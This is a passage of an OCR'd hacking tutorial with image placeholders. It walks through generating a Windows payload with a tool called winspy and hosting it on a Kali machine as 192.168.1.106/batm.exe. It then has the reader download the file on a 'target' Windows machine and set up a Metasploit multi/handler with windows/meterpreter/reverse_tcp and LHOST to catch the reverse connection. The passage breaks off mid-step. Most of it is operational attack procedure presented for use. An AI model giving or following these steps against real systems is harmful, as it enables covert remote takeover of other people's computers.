
Press on close button




It will ask you to , do you want to start listner type n and press enter .



Now type number 2 and press enter



Now type ls you will see the file generated by the script.




Now we need to share the file to the target computer .

to share it we can use our kali linux as a webserver (website)

now I want to download this file in target system


Open windows machine and open browser


Type kali linux ip/yourmalwarename.exe press enter , example : 192.168.1.106/batm.exe



.


Now I will download the file in windows machine as shown in the image.





After clicking on save it will ask you to choose
The path to download , you can choose any path , Im choosing to save the file in Downloads location and click on save .


Now click on folder .
We have downloaded the file into the target machine .



Before clicking that file we need to setup a listner to receive a connection from target computer .

Now open kali linux terminal and type


msfconsole



Now type

use exploit/multi/handler

This module is to receive the target connection .




As you can see in the below image it is using generic/reverse_shell payload

But winspy tool uses **windows/meterpreter/reverse_tcp payload**

So we need to change the payload type

set PAYLOAD windows/meterpreter/reverse_tcp



Windows/meterpreter/reverse_tcp -> windows is to specify the target computer is windows and meterpreter is to ellobrate the access to the system and reverse_tcp is

That we are getting the connection from the target machine ,

Ex : after downloading the malware to the target system when a user clicks the file it will send a reverse connection to kali linux this is known as reverse_tcp

Now type

show options

```
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread
                                        , process, none)
   LHOST                      yes       The listen address (an interface may be s
                                        pecified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

We need to change the LHOST AND LPORT

To change LHOST type


set LHOST 192.168.1.106

Note: please check your kali ip and set your kali ip

And now type

